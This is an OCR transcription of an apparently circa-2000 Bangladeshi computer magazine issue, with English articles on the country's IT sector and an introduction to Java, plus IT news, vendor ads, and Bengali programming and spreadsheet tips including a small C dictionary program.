Satellite Earth Station	4

Association and Professional Bodies

The associations and professional bodies who are playing vital role to develop the IT sector in Bangladesh are as follows :

- Bangladesh Computer Society (BCS) was formed in the year 1979. This is an association of the IT Professionals.
- Bangladesh Computer Samity (BCS) was formed in the year 1987. This is basically an association of computer vendors.
- Bangladesh Association of Software and Information Services (BASIS) was formed in 1998 to promote the interest of IT business, specially for software development and related IT services.
- Bangladesh software Marketing and Promotions (BSMP) is a private organization, has been formed with the goal of helping the local computer programmer and promote their Software.
- Bangladesh Computer Writers Association has been formed to promote the writers activities in the country.
- Bangladesh Association for Information Technology Education (BAITE) to promote the activities for Standardizing informal IT education in the country.

Bank loan in the IT Sector

A number of Government banks have already started credit programs to encourage the entrepreneurs in software industry. However, due to some constraints the outcome is not up to the expectation.

Internet Conductivity in Bangladesh

In Bangladesh Internet service was first introduced in 1993 with e-mail service using dial up connections. There are now around 25 Internet Service Providers (ISP) in the country. Majority of these ISP firms operate in Dhaka City. Most operate with their own 64 kbps to 128 kbps satellite links to either Hong Kong or Singapore, although some have upgraded to 256 kbps or higher capacity. Current usage rate is Taka 2.50 (in India 0.30 Rupees) per minute on an average.

Government Policies

- IT has been declared as a thrust sector.
- Quick implementation the recommendations of JRC report (a high powered committee for software export).
- Waiving all taxes and duties from import of computer hardware and software.
- Tax holiday for software and IT service companies.
- Export over Internet or other electronic media recognized under sales contract or agreement without LCs. Special fund allocated by government for extending collateral free loans on IT entrepreneur ship.
- Hundred percent remittance of profit and capital gains for foreign investors without any approval.
- Deregulation of process of acquisition and use of VSAT to facilitate faster, cheaper and higher bandwidth connection and to encourage widespread Internet use than that being provided currently.
- BTTB's implementation of DDN service.
- Decision to link Bangladesh to global highway through submarine cable link by next two years.
- Government's decision for setting up IT Village and High Tech Parks.
- Government's promotional activity for software export.
- Government in now formulating E-Commerce Law to enhance the business sector.
- Planning to develop a national data resource center for E-Governance.
- A comprehensive IT policy is under process etc.

Bangladesh Computer Council (BCC)

Bangladesh Computer Council is the Apex Body of the Government, which is dealing with the Information Technology. BCC is running according to BCC Act, 1990 as an Autonomous Organization under the administrative control of the Ministry of Science & Technology. BCC is playing the following role :

- to encourage the use of Computer and Information Technology;
- to formulate and implement national strategic policies and plans on CIT and help developing infrastructural facilities for the introduction of CIT in Bangladesh and promote professional efficiency in the field of computer education and training;
- to help build-up Bangladeshi nationals to compete in the growing CIT industry in the international market;
- to encourage in developing human resource in the field of CIT and organize manpower export in the international market;
- to collaborate and co-operate with the Government and other organization and advise them for attaining the national CIT objectives;
- to advise and encourage the Government and other organization in using Computers and Information Technology;
- to advise organization concerned regarding security measures to be adopted for using CIT;
- to organize, equip and maintain computer Training Institutes, Libraries and Laboratories for the overall development of CIT;
- to collect, analyze and publicize information related to CIT;
- to organize workshops, seminars, training or subjects related to Computers and Information Technology;
- to give grants to initiate or conduct research, study or training on subjects related to CIT;
- subject to the approval of the government, to enter into any contract or agreement of any kind with foreign firms for the purposes of the Council;
- to discharge any other function assigned or delegated to it by the government from time to time;
- to develop specifications and standards for the CIT industry at a national level.

3. Human Resources

Human resource is the most important component for IT industry. Bangladesh has a huge educated, unemployed youth force with the ability to read and write English. The country can take advantage of its immense manpower to train and prepare programmers and IT professionals. A brief information and statistics of current IT related academic programmes are as follows :

Formal Computer Education Programme (for under-graduate and graduate programme)

- Computer Science
- Computer Science & Engineering

- Computer Science & Information Technology
- Electronics & Computer Science
- Computer Science & Technology
- Computer Applications
- Electrical & Electronics Engineering
- Electronic Communications
- Applied Physics and Electronics etc.

Number of Institutions and Students enrolling every year

- Public Universities & BITs (10) : 600 students
- Private Universities (12) : 800 students
- National University (9) : 700 students (affiliated colleges/Institutes)
- Foreign Franchises (10) : 3,500 students
- IIT Gazipur : 50 students

Total number of Students : 2500

Major Educational and Research Events

- National Conference on Computer and information Services '97 (NCCIS)
- International Conference on Computer and Information Technology (ICCIT '98), ICCIT '99, ICCIT '00 etc.
- Programming Contest (ACM)
- Round Table "How to produce 1,0000 programmer per year"
- Local programming contest
- IT Day '99
- Elector-Computer Day 2000, etc.

Informal computer Education or training and number of student enroll every year

- Local (Government.) : BCC, BMDC, BIBM, NTRAMS, NIDASA (5,000 students)
- Local (Private.) : CITN, ECIT, BRAC, Grameen, Proshika, Desktop, IBCS Primax, Deffodil (1,000 students)
- Foreign (Affiliated.) Aptech, NIIT, LCC, IBM ACE, CMC, New Horizon, Genetic, Informatics, Wintech, Pentasoft, Asset, Arena, NCC, City & Guilds, Informatics, TULEC etc. (10,000 students)
- Local (small venture) : Around 3,000 institutions distributed throughout the country (10,000 students)
- In-house Training for software development : Datasoft, Computer Cottage, ECIT, CITN, Computer Ease Ltd. etc.

4. IT Awareness

Young generation in Bangladesh is very enthusiastic and has correctly identified IT as the future of the country. There are numerous computer clubs, computer festivals, programming contests, web design contests, IT related seminars and discussions. There are about 16 magazines published monthly and some daily News Papers publish IT pages once/twice a week. A few of the magazines are in collaboration with other International Magazines, however, most of these are from Bangladeshi origin. There are few Interactive sites and forums. A number of business centers and cybercafes have started up recently. Most of these business centers provide e-mail, e-mail to fax, PhoneFax services and cybercafes offer Internet browsing.

E-Commerce

Recently there has been a surge in E-commerce activities in Bangladesh. There are E-commerce related seminars and symposiums in the country almost everyday and all the major training centers are offering courses on E-commerce. Government is now formulating laws for e-commerce to enhance the business rapidly and smoothly.

E-Governance

E-Governance is another important issue to assist in managing large volumes of transactions among the different department of government or in public sectors in every day. Bangladesh government is planning to develop a National Data Resource Center Network having enough capacity to store and supply rapidly all necessary information on the economic, cultural and social situation of the country, as well as to provide other relevant information such on education, health agriculture, industry, natural resources and data based on geographical remote sensing., environment and ecology, for state bodies having the responsibilities to make decisions.

5. Concluding Remarks

Bangladesh has a long way to go in a very short time to enjoy the information age. It well be only possible when there will be political stability with better IT infrastructure, internal network, country domain and above all a high speed fiber optic link to the Information Superhighway. ●

Introducing Java

Shaikh Hasibul Karim

(concluding part)

Java Is Object Oriented

Object-oriented programming (OOP) is a powerful way of organizing and developing software. The short-form description of OOP is that it organizes a program as a set of components called objects. These objects exist independently of each other, and they have rules for communicating with other objects and for telling those objects to do things. Think back to how Star7 devices were developed as a group of independent devices with methods for communicating with each other. Object-oriented programming is highly compatible with what the Green project was created to do and, by extension, for Java as well.

Java inherits its object-oriented concepts from C++ and other languages such as Smalltalk. The fact that a programming language is object oriented may not seem like a benefit to some. Object-oriented programming can be an intimidating subject to tackle, even if you have some experience programming with other languages. However, object-oriented programs are more adaptable for use in other projects, easier to understand, and more bugproof.

The Java language includes a set of class libraries that provide basic variable types, system input and output capabilities, and other functions. It also includes classes to support networking, Internet protocols, and graphical user interface functions.

There's a lot of excitement in the programming community because Java provides a new opportunity to use object-oriented techniques on the job. Smalltalk, the language that pioneered object-oriented programming in the 1970s, is well-respected but has never been widely adopted as a software-development choice. As a result, getting the go-ahead to develop a project using Smalltalk can be an uphill struggle. C++ is object-oriented, but concerns about its use have already been described. Java is overcoming the hurdle in terms of usage, especially in regard to Internet programming and the development of distributed applications.

Tim Berners-Lee, the inventor of the World Wide Web, told the attendees at the JavaOne conference one big reason he's excited about the language: "We now have an excuse to really use object-oriented programming."

Java Is Safe

Another thing essential to Java's success is that it is safe. The original reason for Java to execute reliably was that people expect their waffle irons not to kill them or to exhibit any other unreliable behavior. This emphasis on security was well-suited for Java's adaptation to the World Wide Web.

A Java program that executes from a Web page is called an applet. All other Java programs are called applications. When an applet is encountered on a Web page (if the user's browser can handle Java), the browser downloads the applet along with the text and images on the page. The applet then runs on the user's computer. This act should raise a red flag—danger! danger!—because a lot of harmful things can occur when programs are executed: viruses, Trojan horses, the Microsoft Network, and so on.

Java provides security on several different levels. First, the language was designed to make it extremely difficult to execute damaging code. The elimination of pointers is a big step in this regard. Pointers are a powerful feature, as the programmers of C-like languages can attest, but pointers can be used to forge access to parts of a program where access is not allowed, and to access areas in memory that are supposed to be unalterable. By eliminating all pointers except for a limited form of references to objects, Java is a much more secure language.

Another level of security is the bytecode verifier. As described earlier, Java programs are compiled into a set of instructions called bytecodes. Before a Java program is run, a verifier checks each bytecode to make sure that nothing suspicious is going on.

In addition to these measures, Java has several safeguards that apply to applets. To prevent a program from committing random acts of violence against a user's disk drives, an applet cannot, by default, open, read, or write files on the user's system. Also, because Java applets can open new windows, these windows have a Java logo and text that identifies them. This arrangement prevents one of these pop-up windows from pretending to be something such as a user name and password dialog box.

The latest release of Java (version 1.1) offers a more advanced approach to security that allows applets to be digitally signed for verification purposes. In other words, you can create an applet and put your stamp of approval on it, which users are supposed to be able to trust. This new approach to security loosens the security constraints of earlier versions of Java, but it also pushes some responsibility onto the user. You can think of this type of security as similar to a fisheye peephole in your front door—without the peephole, you wouldn't even consider opening the door for visitors; but with the peephole, you can see enough to decide who you want to let in.

There is no system of security that is completely foolproof; several security bugs in the first year after Java's release were brought to Sun's attention by programmers such as David Hopwood. The following Web site describes some of these incidents and outlines the issues regarding safe Internet programming:

http://www.cs.princeton.edu/sip/News.html

Because of the multiple levels of security, and the continued efforts to improve these measures, Java is generally regarded as a secure way to execute code over the World Wide Web.

Java Is Platform Independent

Platform independence is another way of saying that Java is architecture neutral. If both terms leave you saying "huh?," they basically mean that Java programs don't care what system they're running on.

Most computer software is developed for a specific operating system. If Sid Software wanted its two-fisted 17th-century shootemup Quaker to run on Windows and Mac systems, it had to develop two versions of the software at a significant effort and expense. Platform independence is the capability of the same program to work on different operating systems; Java is completely platform independent.

Java's variable types have the same size across all Java development platforms—so an integer is always the same size, no matter which system a Java program was written and compiled on. Also, as shown by the use of applets on the Web, a Java .class file of bytecode instructions can execute on any platform without alteration.

Sun Microsystems has been aggressive in making Java available on different systems. As JavaSoft President Alan Baratz says, "Anything that feels, smells, walks, or talks like it has a processor—we'd like the Java platform to live on it." There are Java interpreters that can run programs for Microsoft Windows 95 and NT, Apple Macintosh 7.5, SPARC Solaris 2.3 or higher, and Intel x86 Solaris; other systems have Java versions under development.

Java's declaration of platform independence is often trumpeted by Java advocates as a major accomplishment because it opens up a much larger audience for programs than has been readily available in the past. Although no major commercial releases of Java-based software have been introduced as of this writing (other than JavaSoft products such as HotJava and the Java WorkShop programming environment), several have been announced. In the absence of major commercial Java-based applications, Java has still managed to rapidly expand its presence on the Web as Web developers realize the value of Java applets.

Java Is that Other Stuff, Too

One adjective that has been left out thus far is that Java is multithreaded. Threads represent a way for a computer program to do more than one task at the same time. Many operating systems are multitasking. Windows 95, for example, enables a person to write a book chapter with Word in one window while using Netscape Navigator to download every known picture of E! host Eleanor Mondale in the other. (Speaking hypothetically, of course.)

A multithreaded language extends this schizophrenic behavior to programs so that more than one set of instructions

can be executed concurrently. Java provides the tools to write multithreaded programs and to make these programs reliable in execution.

Another thing that should be highlighted is Java's network-centric nature. Sun, the company that trademarked the phrase, "the network is the computer," has created a language that backs it up. Star7 was able to pass an object from one device to another using radio signals, and Java makes it possible to create applications that communicate across the Internet in the same way.

Its networkability may be the area in which Java truly separates itself from other languages that can be used for development. As language creator James Gosling has remarked, "The thing that distinguishes Java is its approach to distributed programming."

Most of Bill Joy's accolades should make more sense to you at this point, although it may take a complete reading of Java 1.1 Unleashed before you're ready to string together technical jargon like his with the proficiency of a Dilbert character.

Java Today

Now that you have an idea about what Java is and why you should use it, forsaking all others (or maybe not), you're ready to get started. To understand the status of Java development today, you should learn more about the Java Development Kit, the language Application Programming Interface (API), future APIs, and some examples of Java in action.

The Java Development Kit

The Java Development Kit (JDK) is a set of command-line tools that can be used to create Java programs.

The JDK includes the following tools: a compiler, an interpreter to run compiled Java standalone applications, an applet viewer to run Java applets, an archiver to create compressed archives, and other utilities.

There are numerous alternatives to the JDK that offer graphical user interfaces, tools to speed up debugging and program development, and other niceties. Some of these alternatives use the JDK transparently; others replace the JDK's tools entirely.

The Java API

The Java Application Programming Interface (API) is a set of classes used to develop Java programs. These classes are organized into groups called packages. There are packages for the following tasks:

* Numeric variable and string manipulation
* Image creation and manipulation
* File input and output
* Networking
* Windowing and graphical user interface design
* Applet programming
* Error handling
* Security
* Database access
* Distributed application communication
* JavaBeans components

The API includes enough functionality to create sophisticated applets and applications. The Java API must be supported by all operating systems and Web software equipped to execute Java programs, so you can count on the existence of Java API class files when developing programs.

The Java API is at version 1.1 at this time; Sun promises to make no changes in future versions that would require changes to source code. Although enhancements are planned for future releases of the API, there will be no removals or changes to class behavior. However, the natural tendency of software evolution dictates that some parts of the API will become obsolete, but they will still be supported.

Extended APIs

In addition to the core API that must be present with all Java implementations, Sun is developing extended APIs that further extend the features of the language. As if Java 1.1 doesn't provide a rich enough set of APIs!

All but one of the following new APIs are in various stages of development at Sun:

* Commerce API, for secure commercial transactions
* Media API, which adds multimedia classes for graphics, sound, video, 3D, VRML, and telephony
* Servlet API, which creates applet-like Java programs that can run on a Web server
* Management API, to integrate with network management systems, which will be offered as part of the Solstice WorkShop development tool
* Socratic API, which answers the questions that have befuddled mankind for centuries, including the chicken-or-egg dilemma, the doctrine of original sin, the noise caused by trees falling in uninhabited forests, and actress Susan Lucci's lack of success at the Daytime Emmy awards

If you guessed that the Socratic API was the false one, move forward two spaces—you're right. However, Microsoft could not take the risk that another company would be first to implement it—the Socratic API will begin development with ActiveX later this year.

JavaOS

In May 1996, JavaSoft announced plans to develop JavaOS, a compact operating system intended to run Java programs. The stated goal was to create the fastest and smallest platform possible that can handle Java. In addition to being a competitor to operating systems such as Microsoft Windows 95, JavaOS was targeted to put the language where it was originally intended to be: in appliances.

As of this writing, JavaOS is finished and has been ported to several different processor architectures. A complete network computer implementation of JavaOS—including the HotJava browser, class libraries, and over a megabyte of fonts—requires 4M of disk space (or ROM) and 4M of memory. JavaOS and HotJava together use less than 2.5M of RAM, leaving more than 1.5M to handle the storage of cached Web pages, images or client applications, and data.

No specific products using JavaOS have been announced as of yet, but I expect to see some interesting applications of JavaOS in the near future. Maybe a palmtop Web box or a programmable, networkable, electronic toothbrush.

Java Tomorrow

During its first year and a half of public life, Java has enjoyed the same advantages bestowed on child prodigies. Most of the talk has been about its great potential; criticism has been overshadowed by excited anticipation about what it will do in the future.

As an example of this, consider the words of Marc Andreesen, himself a child prodigy of sorts, after creating Mosaic while he was an undergraduate. Andressen's endorsement was one of the reasons for Java's astonishing growth. He said the following at the JavaOne conference:

Java is a huge opportunity for all of us, all the developers in the industry, who are, all of a sudden, able to develop applications in days or weeks, instead of months or years; who have new ways of distributing those applications, making money from those applications without having to fight for retail shelf space.

One of the applications that has been announced is the WordPerfect Office Suite. Corel has shown off a beta version of Office Suite—redesigned entirely using Java, which makes it available for a wide range of platforms. IBM is redesigning its OS/2 Warp operating system to make it optimized for Java programs. Microsoft has even talked about integrating Java with the Windows platform.

The technology venture capital firm, Kleiner, Perkins, Caufield, and Byers (KPCB), has offered $100 million to support companies doing work with Java.

The next year is going to be a little tougher on the tyke. If Java is to remain the object-oriented language of people's affections, it has to start fulfilling some of its promises. Granted, the release of Java 1.1 has certainly quieted some of the skeptics, but until some major commercial software becomes available in Java form, there will continue to be questions surrounding Java's practical usefulness.

Growing up isn't always an easy process for those who have achieved outlandish success early in life. Ask any former child star who has traded in a Screen Actors Guild card for a life of crime or a career in talk shows.

By picking up a book of this kind and learning about Java, you're one of the people who is expected to do something remarkable with it. The developers of Java, the nation's press, and those of us who make our living writing Java books by the ton are depending on you. Not to mention the folks at KPCB who gave up $100 million of their allowances to fund Java-related programming.

It's one of the prices you pay for being in the right place at the right time.

Courtesy:

1. Java Unleashed by Rogers Cadenhead
2. http://www.javasoft.com
3. http://www.javaworld.com

NEWSWATCH

New IT Centre Opened with Ambitious Target

Data Systems Integration Bangladesh Ltd. (DSI)— an IT centre, was opened in Bogra with an ambitious target of employing 5 million people from home and abroad in 15 years to earn Tk. 25,000 crore in foreign exchange annually.

Commerce Minister Abdul Jalil inaugurated the centre stressing the need for creating huge number of programmers.

Deputy Commissioner Shamsul Huq presided the inaugural function which was addressed, among others, by DSI regional chief M. Anisul Islam, Awami League leaders Momtajuddin and Ferdous Jahan Mukul.

The minister said that the government had undertaken some important steps for developing the country's IT sector. It had withdrawn all duties from machinery and accessories of computer.

The government, considering the importance of IT sector, also allotted Tk. 15 crore in the current budget to impart training to the programmers, the minister said, assuring that the allocation would be increased if necessary. The minister, later, went round several sections of the computer centre. ●

Compaq, IBM in Storage Alliance

Compaq Computer Corp. and IBM have agreed to make their data storage capabilities to work together. The two giants are planning to spend as much as 1 billion dollar combined on their storage sectors.

In addition to compatibility of each company's storage hardware and software, the companies also will sell products from each other's storage product lines.

Compaq and IBM also agreed to help to develop storage standards to increase ease of use and flexibility.

Industry analyst, said that compatibility is good for everyone involved in the industry. ●

New Technology to Double PC Memory

IBM recently unveiled a new technology that effectively doubles the amount of memory in a PC.

The technology will be introduced first for IBM's Netfinity line of servers with Intel processors for corporate networks and Web sites.

The invention will be a big boom in the low end of the Intel server market. ●

India Faces Serious Shortage of Skilled IT Manpower

Indian skilled IT people are powering the growth of the world's biggest infotech companies, but they are depriving domestic infotech industries which need large number of IT people to fuel their galloping development.

Dewang Mehta, president of the NASSCOM said, half a million Indian IT professionals could be tempted overseas over the next five years.

The global demand for low end technology work such as call centres and medical transcription services could run into trillions of dollar for the Indian IT industry over the next 10 years, experts predicted, putting further pressure on the local companies. ●

Intel Plans for 1.13-GHz Pentium III

Intel plans to release a 1.13-GHz Pentium III on last week of July . The new chip, will be one of the last versions of the Pentium III for desktop systems. Initially the chip would be in limited supplies. The supplies will increase in the third quarter. ●

massive PROFESSIONAL PC COMPUTERS

YOUR ULTIMATE SOLUTION

ACCESSORIES

CD-ROM Drive *Acer* 50X, *Actima* 50X
CDR-W **HP** 8X4X32X & 2X2X6X (Ext.), *Actima* 8X6X32X
Fax Modem *Acer* 56K Ext. **US Robotics** 56K Ext.
Acer Flatbed Scanner, Sound Card, Printer **Canon** & **NEC**

OVER 10 YEARS

Head Office : 95/1 New Elephant Road, Zinnat Mansion (1st fl.) Dhaka 1205, Bangladesh. **Phone :** 8612856, 8614058, **Fax :** 880-2-8614828 **E-mail :** massive@bdcom.com

Display & Sales Centre: BCS Computer City IDB Bhaban, Shop # SR209&210 2nd fl. Agargaon,Dhaka 1207. **Phone :** 8128541 **E-mail :** masividb@bdcom.com

massive® COMPUTERS

এই প্রথম বাংলা ভাষায় মাল্টিমিডিয়া গ্রাফিক্স টিউটোরিয়াল সিডি

মূল্য : ২০০ টাকা

কোরেল ড্র ৯.০ বাংলা টিউটোরিয়াল

বিশেষ আকর্ষণ : প্রতিটি মাল্টিমিডিয়া সিডি ক্রয় করলে আমাদের ট্রেনিং ইউনিটের যে কোন গ্রাফিক্স ও মাল্টিমিডিয়া কোর্সে ১০% ছাড় দেয়া হবে।

আমাদের মাল্টিমিডিয়া সিডির বৈশিষ্ট্য :
বাংলা ভাষায় ভিডিও সহ বর্ণনা
স্টেপ বাই স্টেপ বিবরণী
অটো রান বলে সেটআপের ঝামেলা মুক্ত
হার্ড ডিস্কে কোন জায়গার দরকার নেই
৮০০ X ৬০০ এবং ৬৪০ X ৪৮০ রেজল্যুশন
১২ X স্পীডের সিডি রমে, পেন্টিয়াম মেশিনে চলে
সাধারণ ব্যবহারকারীও ব্যবহার করতে পারবেন

creative canvas
87 new circular road, siddheshwari, malibag, dhaka 1217. (beside mouchak kaykraft) 9345905

ফটোশপ ৫.৫ বাংলা টিউটোরিয়াল

মূল্য : ২০০ টাকা

সফটওয়্যারের কারুকাজ

ডিকশনারি

সি ল্যাঙ্গুয়েজে করা এই প্রোগ্রামটিতে কিছু ওয়ার্ড এবং তার অর্থ দেয়া আছে। যখন প্রোগ্রামটি রান করবেন তখন আপনাকে যেকোন ওয়ার্ড ইনপুট দিতে হবে। ওয়ার্ডটি যদি আপনার প্রোগ্রামে প্রদত্ত ওয়ার্ডের সাথে মিলে যায় তাহলে এর অর্থ আউটপুট হিসেবে দেখাবে। আর যদি ওয়ার্ডটি প্রোগ্রামে না থাকে তাহলে ওয়ার্ডটি যে প্রোগ্রামে নেই তা জানিয়ে দিবে। খুব সাধারণ লজিকে করা এই প্রোগ্রামটি দিয়ে আপনি একটি সম্পূর্ণ ডিকশনারি তৈরি করতে পারবেন।


```
#include<stdio.h>
#include<conio.h>
#include<string.h>
 main()
{
char words[][2][50] ={
"aye"          , "always",
"behoof"       , "advantage",
"catchy"       , "attractive",
"doings"       , "events",
"eyelet"       , "a hole",
"fuzzy"        , "indistinct",
"gusty"        , "stormy",
"hypochondria"    , "nervous malady",
"impudicity" , "shamelessness",
"jehu"         , "a driver",
"kine"         , "cows",
"loathe"       , "dislike greatly",
"meek"         , "gentle",
"nurture"      , "food",
"outlaw"       , "a robber",
"peal"         , "a loud sound",
"quiescence" , "silence",
"reeky"        , "smoky",
"seraphic"     , "angelic",
"tardily"      , "late",
"uglify"       , "make ugly",
"vitality"     , "life force",
"waning"       , "decreasing",
"yearning"     , "affection",
"zoom"         , "an aeroplane's steep
climb"
""             ,"",
};
int i,x;
char search[50];
clrscr();
gotoxy(30,12);
textcolor(6);
cprintf("Type your word : ") ;
gets(search);
x=0;
i=0;
while (strcmp(words[i][0],""))
{
if(!strcmp(search,words[i][0])){
gotoxy(30,14);
textcolor(4);
cprintf("Meaning of this word :
%s",words[i][1]);
x=1;
  }
  i++; }
if (!x)
{ gotoxy(26,16);
textcolor(2);
cprintf("\nTHE CHARACTER IS ABSENT
HERE");
}
getch();
return 0;
}
```

আবদুল ওয়াজেদ
ধানমন্ডি, ঢাকা।

ডাটা ভ্যালিডেটেশন

কখনো কখনো কোন নির্দিষ্ট রেঞ্জ বা সীমার মধ্যে এক সেলের কনটেন্ট অপর কোন সেলে পুনরাবৃত্তির বিষয়টি অনাকাঙ্খিত। যেমন কোন অর্ডার ফরম বা ইনভেন্টরি সীটে বিশেষ কোন নির্দিষ্ট রেঞ্জের অন্তর্গত এক সেলের ভ্যালু বা এন্ট্রি ঐ রেঞ্জের অন্তর্গত অপর কোন সেলে পুনরাবৃত্তি হওয়া উচিৎ নয়। ধরুন আপনার কাঙ্খিত রেঞ্জ A2: A100 এর অন্তর্গত এক সেলের ভ্যালু বা এন্ট্রি এই রেঞ্জের অন্য কোন সেলে যেন পুনরাবৃত্তি না ঘটে এবং ভুলবশত: যদি এটি ঘটে থাকে তাহলে যেন একটি সতর্কীকরণ ম্যাসেজ দেয়। এক্ষেত্রে ডাটা ভ্যালিডেটেশন ফিচারটি দিয়ে এ ধরনের কাজ যে কোন ব্যবহারকারী বেশ সহজেই সম্পন্ন করতে পারেন, নিচের ধাপগুলো অনুসরণ করে।

* প্রথমে যে রেঞ্জের অন্তর্গত সেলের ভ্যালুর পুনরাবৃত্তি ঘটাতে না চান তা ব্লক করুন (যেমন: A2:A100)



* Data মেনুতে ক্লিক করুন।
* Validation-এ ক্লিক করুন
* সেটিংস ট্যাবে ক্লিক করে Allow ড্রপ ডাউন লিস্ট থেকে custom সিলেক্ট করুন।
* ফর্মূলা ফিল্ডে লজিক্যাল ফর্মূলা –

=countif($A$2:$A$100,A2)=1. টাইপ করুন।

এবার ব্যবহারকারী তার কাঙ্ক্ষিত রেঞ্জের কোন সেলের ভ্যালুর পুনরাবৃত্তির সাথে সাথে যদি কোন সতর্কীকরণ ম্যাসেজ পেতে চান তাহলে নিচের ধাপগুলো পর্যায়ক্রমে সম্পন্ন করতে হবে–

* ডাটা ভ্যালিডেশন ডায়ালগ বক্সের Error Alert ট্যাবে ক্লিক করুন।
* Style ড্রপডাউন লিস্ট থেকে Stop সিলেক্ট করুন
* Title বক্সে টাইটেল টাইপ করুন (Duplicate value)
* ম্যাসেজ বক্সের জন্য ম্যাসেজ টাইপ করে (যেমন You can't enter the same value in this page) OK তে ক্লীক করুন।

লুৎফুন্নেছা রহমান
মিরপুর, ঢাকা।

কমপিউটার জগৎ কুইজ

পর্ব-৬ জুন ২০০০ সংখ্যার প্রশ্নের উত্তর–

১। ওরাকল কর্পোরেশনের চেয়ারম্যান জে এলিশন, ৫৯৯৬ কোটি ডলার
২। জোসুয়া (Joshua)।
৩। ডট কম।
৪। এদেশে প্রথম ইন্টারনেট সপ্তাহ পালিত হয় ১৯৯৫ সালে এবং এর আয়োজক মাসিক কমপিউটার জগৎ।
৫। ইনফোসিস

জুন ২০০০ সংখ্যার সঠিক উত্তরদাতাদের সংখ্যা বেশি হওয়ায় লটারির মাধ্যমে ৩ জনকে নির্বাচিত করা হয়। তারা হলেন–

১। রুবাইত খান অনীক
৫/৬ শেখ সাহেব বাজার, ঢাকা।

২। বদরুন্নেছা স্বাগতা
৬, রোকেন চিশ্তি খান ১ম লেন, নয়াপল্টন, ঢাকা।

৩। আলভী,
১২, পেপরাপাড়া, মিরপুর।

ঘোষণা

অনিবার্য কারণবশতঃ জুলাই আগষ্ট এবং সেপ্টেম্বর এই ৩ সংখ্যা কমপিউটার জগৎ-এ 'কমপিউটার জগৎ কুইজ' থাকবে না।

স.ক.জ.

কারুকাজ বিভাগের জন্য লেখা আহ্বান

কারুকাজ বিভাগের জন্য প্রোগ্রাম, সফটওয়্যার টিপস্ এক কলামের মধ্যে হলে ভাল হয়। প্রোগ্রামের সোর্স কোডের হার্ড কপি (অবশ্যই সফট কপিসহ) পাঠাতে হবে।

সেরা ২টি প্রোগ্রাম/টিপস্-এর লেখকদের যথাক্রমে ১,০০০ টাকা ও ৮৫০ টাকা পুরস্কার হিসেবে প্রদান করা হয়। এ ছাড়াও কোন প্রোগ্রাম বা টিপস্ মানসম্মত বিবেচিত হলে তা প্রকাশ করে প্রচলিত হারে সম্মানী দেয়া হবে।

জুন সংখ্যার প্রোগ্রাম/টিপস্-এর জন্য ১ম ও ২য় স্থান অধিকার করেছেন যথাক্রমে আবদুল ওয়াজেদ ও লুৎফুন্নেছা রহমান।

সুবর্ণ সুযোগ

প্রফেশনাল ডিজিটাল ভিডিও এডিটিং

কমপিউটারাইজড ভিডিওএডিটিং শিখে প্রতি মাসে ২০,০০০/= টাকা থেকে ৩০,০০০/= টাকা আয় করুন। যোগ্যতা এস.এস.সি (কমপিউটার জানাদেরকে অগ্রাধিকার দেয়া হবে)। আসন সংখ্যা সীমিত। ভর্তি ফি কিস্তিতে দেয়া যায়। বিস্তারিত জানার জন্য যোগাযোগ করুন ঃ

সুবর্ণ সুযোগ

CD Soft

103, Green Road, Farmgate (আনন্দ-ছন্দ সিনেমা হলের বিপরীতে পজিট্রন কোচিং সেন্টার বিল্ডিং-এর সাথে, ২য় তলা)
Dhaka-1215, Bangladesh. Tel : 9132072 Ext : 120, 8128075 Ext : 120, 329582 Exit : 120, Hotline : 017532492

মাইক্রোসফট প্রডাক্টে


সুহৃদ সরকার

ওয়েবে ডাটাবেজ পাবলিশিং

বর্তমানে ব্যবসা বাণিজ্য ক্রমেই ওয়েব নির্ভর হয়ে পড়ছে। স্থির কোন তথ্য ওয়েবে প্রকাশ করা এখন কোন ব্যাপার নয়। কিন্তু তথ্য যদি হয় পরিবর্তনশীল এবং প্রতি মুহূর্তেই সেখানে কিছু নতুন তথ্য যোগ হতে থাকে সাধারণ ওয়েব পেজ কোন কাজ দেয়না। ধরা যাক, আপনি সংস্থার নাম ঠিকানা ও তাদের কর্মকান্ড বিভিন্ন ক্যাটাগরী অনুযায়ী ওয়েবে প্রকাশ করতে চাচ্ছেন। আপনি চান যে কেউ সেই সংস্থার নাম, কাজের ধরন কিংবা কর্ম এলাকা অনুসারে অনুসন্ধান চালানোর সুযোগ পাক। সেক্ষেত্রে উত্তম পথ হলো ডাটাবেজে তথ্য রাখা। কারণ ডাটাবেজ আপনাকে বিভিন্নভাবে তথ্য বিন্যস্ত করা ও অনুসন্ধান চালানোর সুযোগ করে দেবে। ডাটাবেজের আরেকটি সুবিধা হতে পারে একই সাথে কয়েকজন মিলে ডাটা এন্ট্রি করা। এ ধরনের ডাটাবেজ তৈরির জন্য আপনি যেকোন ডাটাবেজ এপ্লিকেশন ব্যবহার করতে পারেন। ডাটাবেজটি বড় ধরনের হলে মাইক্রোসফট এসকিউএল সার্ভার কিংবা ওরাকল ব্যবহার করতে পারেন। আর ছোটখাট হলে ব্যবহার করতে পারেন এক্সেস, ফক্সপ্রো ইত্যাদি। যে ডাটাবেজই ব্যবহার করুন না কেন তাকে আপনি ওয়েবে পাবলিশ করতে পারেন। এবং এটি করা সম্ভব ডাইনামিক পেজ হিসেবে। অর্থাৎ যখন কেউ কোন বিষয়ে অনুসন্ধান চালাবে তখন তার কাঙ্ক্ষিত তথ্যগুলোই কেবল রেজাল্ট পেজে দেখা যাবে। ডাটাবেজকে ওয়েবে প্রকাশের ব্যাপারটিকে অনেকেই দুরূহ মনে করেন এবং অনেকেই এটিকে ধোঁয়াশাচ্ছন্ন করে রাখেন ব্যক্তিস্বার্থের কারণে। যারা ওয়েবে ডাটাবেজ পাবলিশিংয়ের ব্যাপারে চিন্তিত তাদের জন্যই এই নিবন্ধ। এখানে ওয়েবে ডাটাবেজ পাবলিশিং সম্পর্কে আলোচনা করা হলো যা মাইক্রোসফট প্রডাক্টের সাথে জড়িত।

